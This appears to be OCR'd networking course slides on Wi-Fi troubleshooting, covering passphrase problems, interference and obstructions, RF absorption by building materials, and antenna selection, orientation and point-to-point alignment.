
Older clients might have to be manually configured



Wrong Passphrase

The encryption or passphrase is not configured properly on the Wireless Access Point (WAP)

The user does not know the correct passphrase or that the passphrase is case sensitive



Wireless Interference

Common Wi-Fi Interference Sources

RFI/EMI
- Microwave ovens
- Motors, fans, lights, elevator shafts
- Manufacturing equipment/factory machines
- Hospital radiology equipment

Channel Crowding
- Neighboring wireless networks

Frequency Crowding
- Other wireless sources such as: LTE, Bluetooth, unlicensed equipment such as smart home devices, radar/meteorological equipment, medical instruments, etc.)

Obstructions that interfere with coverage by:
- Absorbing the signal so it loses all its energy at that point
- Reflecting the signal so it can’t pass through
- Refracting the signal so it changes its path away from the intended target

Common Physical Obstructions to Wireless

Cabinets or drawers

Mirrors, drinking glasses

Metal Objects

Metal shelves

Furnaces

Elevator shafts

Thick walls and ceilings

Heavy building materials

Aquariums

Wi-Fi and Heavy Building Materials Example

Wi-Fi can’t easily penetrate concrete, metal, brick, earth, heavy building materials

Just like a cell phone in a closed elevator or basement will have poor or no signal

Wi-Fi and Lighter Building Materials Example

Wi-Fi can penetrate glass, wood, etc. but the signal will be weakened

Some non-metallic materials can be penetrated when used indoors

It is also possible to extend signal range via reflection

RF Absorption Rates by Common Materials

Material	Absorption Rate	Amount of signal absorbed	Amount of signal that passes through
Plasterboard/ drywall	3 – 5 db	50 – 70%	30 – 50%
Glass wall and metal frame	6 db	75%	25%
Metal door	6 – 10 db	80 – 90%	10 – 20%
Window	3 db	50%	50%
Concrete wall	6 – 15 db	75 – 97%	3 – 25%
Block wall	4 – 6 db	40 – 75%	25 – 60%

Troubleshooting Wireless Interference

Conduct a site survey / visual inspection of potential signal obstructions

- If possible, supplement your walkthrough with architectural/floor plans to identify elevator shafts, stairwells, other possible obstructions and distances

Look for anything that might obstruct signal or even generate RFI/EMI:

- Heavy equipment including HVAC and water heating
- Heavy furniture including steel racks/shelves/desks
- Concrete or steel-reinforced walls and doors
- Armored electrical cables, thinwall conduit, and electrical breaker boxes
- Fluorescent lighting reflectors and ballasts
- Thick glass
- Hospital radiology equipment including radiation-shielded walls

Troubleshooting Wireless Interference (cont'd)

Use a spectrum analyzer to identify:

- Frequency crowding
- RFI/EMI
- Dead or weak zones

Prefer to use an analyzer that:

- Can generate heat maps
- Uses more precise signal strength reporting than just showing "bars"

Wireless Antenna Issues

Understanding Antenna Signal Propagation

Any radiant signal, including Wi-Fi, spreads out in a perpendicular direction from its antenna

To cover multiple floors/elevations, you will need to angle antennas or add APs at each level

You can focus the elements of an antenna to get higher gain along a narrower path

Antenna Type Selection

Antenna selection will have a major impact on wireless performance

There are two basic types of antennas for WLANs

- Directional / Unidirectional
  - 90- and 180-degree antennas can be used to contain signal within certain boundaries (good for security)
  - The more focused the signal is in a particular direction, the stronger the signal is in that direction
  - Higher gain antennas (such as YAGIs) can be used outdoors to extend point-to-point links over a longer distance and/or create a point-to-multipoint network
- Omni-directional
  - Designed to radiate signals equally in all direction, but with a weaker signal for all
  - Use if you need to transmit from a central node to users scattered all around an area

There are also CPE (customer premises equipment) point-to-point antennas


Trade-offs of Antenna Gain

Higher gain is not automatically better
- it depends on the application

Antennas with gain lose the vertical propagation or “roundness” of the pattern
- You don’t actually “gain” anything
- Instead, you focus the beam so it’s stronger along the focus path but weaker everywhere else
- Your transmitted signal becomes flattened and elongated with a higher gain antenna
- The higher the dBi rating, the narrower the reception cone

For a single room, a basic low 2 dBi omni antenna is sufficient

If you have multiple rooms, consider using multiple lower-power APs for coverage



Recommended Dual Antenna Orientation

Think perpendicular - “one up, one down”

This configuration accommodates antenna orientation for different clients

- You never know how a user will hold their device

MU-MIMO Antenna Orientation for Multi-story Homes and Offices

Half of the antennas (any) should point straight up for that level


The others should be adjusted at an angle as needed to provide best coverage on other floors

Wi-Fi Signal Phase Cancellation

If an antenna is too close to a reflective surface (for example, within 1” of a wall), waveforms that are 180 degrees out of phase can cancel each other out


To fix:

- Move antenna a few inches away from the reflective surface
- Use MIMO access points



Wall-mount Antenna Positioning

Angling away from wall avoids phase cancellation from close surface reflection



Directional Antenna Placement Tips

Position antenna where it can provide the maximum benefit with the minimum interference

Create a heat map /spectrum analysis to look for dead spots


Ensure enough antennas / WAPs exist to provide desired coverage

Make sure directional antennas are pointed in the right direction, and not even slightly off

Make sure 90 degree antennas are in the corner of an area pointed inward

Make sure 180 degree antennas are on the border wall pointed inward

Using Directional Antennas to Control Signal Propagation



180 degree antenna

90 degree antenna

Point-to-Point Antenna Alignment Tips

With point-to-point links, maintain line-of-sight between the transmitter and receiver antennas
- Ensure there are no obstructions between the antennas


Place the receiver antenna so that it’s at a correct distance from the transmitter
- Within the recommended minimum and maximum range

Use the right type of receiver antenna
- If creating a wireless bridge, use a matched antenna pair to ensure compatibility


Locate antennas away from any suspected sources of interference
- Mounting the antenna at the edge of the roof or up on a pole above the roof is ideal


Carefully align the antennas for maximum signal gain:
- You might need two people to do this - one at each end of the link
- Use binoculars (because they too have a narrowly focused field of vision)
- Or use a laser pointer or scope to help with alignment
- Connect a device to the antenna with a good signal strength meter to let you know when optimum alignment is reached


Indoor Device-to-Device PtP Link Alignment




Indoor Device-to-Device PtP Link Alignment (cont'd)



